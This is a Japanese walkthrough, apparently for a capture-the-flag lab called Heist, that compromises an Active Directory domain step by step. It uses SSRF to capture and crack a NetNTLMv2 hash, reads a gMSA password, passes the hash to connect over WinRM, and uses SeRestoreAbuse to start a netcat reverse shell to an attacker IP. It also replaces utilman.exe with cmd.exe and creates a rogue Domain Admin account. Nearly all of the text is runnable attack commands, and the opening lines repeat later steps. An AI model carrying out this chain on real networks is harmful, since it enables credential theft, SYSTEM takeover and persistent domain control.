.\SeRestoreAbuse.exe "C:\Users\svc_apache$\Documents\nc.exe <KALI_IP> 4444 -e powershell.exe"
listenerへ接続したSYSTEMシェルでproof flagを読む。
whoami
type C:\Users\Administrator\Desktop\proof.txt
補足:RDPが有効な場合はUtilmanを置換する
RDPのログオン画面を開ける場合は、svc_apache$ のEvil-WinRMシェルで utilman.exe を cmd.exe に差し替える。SeRestorePrivilege により、System32 配下へ書き戻せる。
move C:\Windows\System32\utilman.exe C:\Windows\System32\utilman.old
move C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe
KaliからRDPのログオン画面を開く。
rdesktop 192.168.121.165
ログオン画面で Windows + U を押すとSYSTEM権限のコマンドプロンプトが起動する。必要ならドメイン管理者ユーザーを作成する。

net user pwned Pwned123! /add /domain
net group "Domain Admins" pwned /add /domain

evil-winrm -i 192.168.121.165 -u pwned -p 'Pwned123!'
drill
0. Kali:変数と作業ディレクトリを準備する
対象とKaliのtun0 IPを設定する。以降は実 IP をコマンドへ直接書かず、この2変数を使う。
export TARGET_IP='<TARGET_IP>'
export ATTACKER_IP='<ATTACKER_IP>'
1. Nmapで全ポートを列挙する
ADの標準サービスに加え、初期侵入点となる8080/tcpを確認する。
sudo nmap -Pn -n -sC -sV -p- --min-rate 1000 "$TARGET_IP"
53、88、389、445、5985、8080/tcp が見つかる。8080/tcpのURL fetch機能を次で調べる。
2. 8080/tcpのURL fetch機能を確認する
firefox "http://$TARGET_IP:8080/"
ブラウザでも http://$TARGET_IP:8080/ を開き、Super Secure Web Browser の入力欄へURLを渡せることを確認する。
Kaliの別ターミナルでHTTPサーバーを起動し、URL fetch経由で $ATTACKER_IP:8000 のディレクトリ一覧が表示されることを確認する。
python3 -m http.server 8000
curl "http://$TARGET_IP:8080/?url=http://$ATTACKER_IP:8000"
URLを指定すると、アプリケーション自身がそのURLへアクセスする。つまり url パラメータを使ってKaliへHTTPリクエストを送らせられるSSRFの起点になる。次の手順ではResponderを待ち受け、発生するWindows認証からNetNTLMv2を取得する。
3. Kali ターミナルA:Responderを待ち受ける
次のコマンドは停止せず、そのまま待ち受ける。
sudo responder -I <VPN_INTERFACE> -v
-v を付ける。付けない場合、同じNetNTLMv2を2回目以降に取得しても Skipping previously captured hash と表示され、hashの内容が再表示されない。
4. Kali ターミナルB:SSRFでenoxのNetNTLMv2を取得する
HTTPSも試行したが、NetNTLMv2を取得できたのはHTTPを指定した場合だけだった。URL fetchへKaliのHTTP URLを渡す。
curl "http://$TARGET_IP:8080/?url=http://$ATTACKER_IP"
ターミナルAに次の形式で HEIST\enox のhashが表示される。enox::HEIST:... から始まる1行だけをコピーする。
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:...
nano enox.hash
hashid -m enox.hash
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
hashcat -m 5600 enox.hash --show
Hashcatで次のメモリ不足エラーが出る場合は、Johnを使う。
* Device #1: Not enough allocatable device memory or free host memory for mapping.
john --format=netntlmv2 enox.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show --format=netntlmv2 enox.hash
クラック結果は enox:california。
5. enoxでWinRMへ接続してlocal flagを取得する
まずWinRMで認証できることを確認してから接続する。
for p in smb rdp winrm; do nxc "$p" "$TARGET_IP" -d heist.offsec -u enox -p 'california'; done
Evil-WinRMで接続してから、実行ユーザーとlocal flagを確認する。
evil-winrm -i "$TARGET_IP" -u enox -p 'california'
whoami
type C:\Users\enox\Desktop\local.txt
6. Kali:BloodHoundでgMSAへの経路を確認する
Kaliの別ターミナルでBloodHoundデータを収集する。
bloodhound-python -u enox -p 'california' -d heist.offsec -ns "$TARGET_IP" -dc DC01.heist.offsec -c All --zip
nxc ldap "$TARGET_IP" -d heist.offsec -u enox -p 'california' --bloodhound --collection All --dns-server "$TARGET_IP"
BloodHound
初回セットアップ
sudo apt update
sudo apt install -y bloodhound bloodhound-ce-python
sudo bloodhound-setup
PostgreSQLの古いcluster/collationで失敗する場合は、次を実行してから再度セットアップする。
sudo -u postgres psql -d postgres -c 'REINDEX DATABASE postgres;'
sudo -u postgres psql -d postgres -c 'ALTER DATABASE postgres REFRESH COLLATION VERSION;'
sudo -u postgres psql -d template1 -c 'REINDEX DATABASE template1;'
sudo -u postgres psql -d postgres -c 'ALTER DATABASE template1 REFRESH COLLATION VERSION;'
sudo bloodhound-setup
Neo4jへ初期認証情報 neo4j / neo4j でログインし、passwordを変更する。
firefox http://localhost:7474/
変更したpasswordを設定する。
sudo vim /etc/bhapi/bhapi.json
"username": "neo4j",
"secret": "<NEO4J_PASSWORD>"
BloodHoundを起動して開く。
sudo bloodhound-start
firefox http://127.0.0.1:8080/
BloodHoundへ収集したZIPを読み込み、ENOX から SVC_APACHE$ までの最短パスを表示する。次の関係があればgMSAのパスワード属性を読める。
ENOX
  └─ MemberOf → WEB ADMINS
                   └─ ReadGMSAPassword → SVC_APACHE$
7. svc_apache$のgMSA NT hashを取得する
enox の資格情報で msDS-ManagedPassword 属性を読む。
bloodyad --host DC01.heist.offsec -d heist.offsec -u enox -p 'california' get object 'svc_apache$' --attr msDS-ManagedPassword
出力された msDS-ManagedPassword.NT の値を、次のPass-the-Hashに直接指定する。
bloodyAD の代わりに、enox のEvil-WinRMシェルで GMSAPasswordReader.exe を実行してもよい。Kaliでバイナリを用意する。
wget -O GMSAPasswordReader.exe https://raw.githubusercontent.com/expl0itabl3/Toolies/master/GMSAPasswordReader.exe
enox のEvil-WinRMシェルで転送して実行する。Calculating hashes for Current Value に表示される rc4_hmac がgMSAのNT hashである。
evil-winrm -i "$TARGET_IP" -u enox -p 'california'
upload GMSAPasswordReader.exe
.\GMSAPasswordReader.exe --accountname 'svc_apache$'
8. svc_apache$のhashでWinRMへ接続する
gMSAのNT hashでWinRM認証を確認し、Pass-the-Hashで接続する。
for p in smb rdp winrm; do nxc "$p" "$TARGET_IP" -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02; done
evil-winrm -i "$TARGET_IP" -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02
Evil-WinRMシェルで SeRestorePrivilege が有効であることを確認する。
whoami
whoami /priv
SeRestorePrivilege Restore files and directories Enabled
9. Kali ターミナルC:SeRestoreAbuseとlistenerを準備する
Kaliの作業ディレクトリで、昇格用バイナリとWindows版Netcatを用意する。
wget -O SeRestoreAbuse.exe https://raw.githubusercontent.com/AlexLinov/Compiled-Binaries/main/SeRestoreAbuse.exe
cp /usr/share/windows-resources/binaries/nc.exe .
Kaliの別ターミナルで待ち受けを開始し、接続が来るまで継続する。
nc -lvnp 4444
10. SeRestoreAbuseでSYSTEMシェルとproof flagを取得する
svc_apache$ のEvil-WinRMシェルで、用意した2つのファイルを転送する。攻撃元IPはPowerShell変数に設定する。
upload SeRestoreAbuse.exe
upload nc.exe
.\SeRestoreAbuse.exe "C:\Users\svc_apache$\Documents\nc.exe $ATTACKER_IP 4444 -e powershell.exe"
.\SeRestoreAbuse.exe "C:\Users\svc_apache$\Documents\nc.exe $ATTACKER_IP 4444 -e cmd.exe"
ターミナルCに接続したSYSTEMシェルで、ユーザーとproof flagを確認する。
whoami
type C:\Users\Administrator\Desktop\proof.txt
11. 補足:RDPが有効な場合はUtilmanを置換する
RDPのログオン画面を開ける場合は、svc_apache$ のEvil-WinRMシェルで utilman.exe を cmd.exe に差し替える。SeRestorePrivilege により、System32 配下へ書き戻せる。
move C:\Windows\System32\utilman.exe C:\Windows\System32\utilman.old
move C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe
KaliからRDPのログオン画面を開く。
rdesktop "$TARGET_IP"
ログオン画面で Windows + U を押すとSYSTEM権限のコマンドプロンプトが起動する。
必要なら、SYSTEMコマンドプロンプトで pwned ユーザーを作成して Domain Admins へ追加する。
net user pwned Pwned123! /add /domain
net group "Domain Admins" pwned /add /domain
Kaliから作成したユーザーでWinRMへ接続する。
evil-winrm -i "$TARGET_IP" -u pwned -p 'Pwned123!'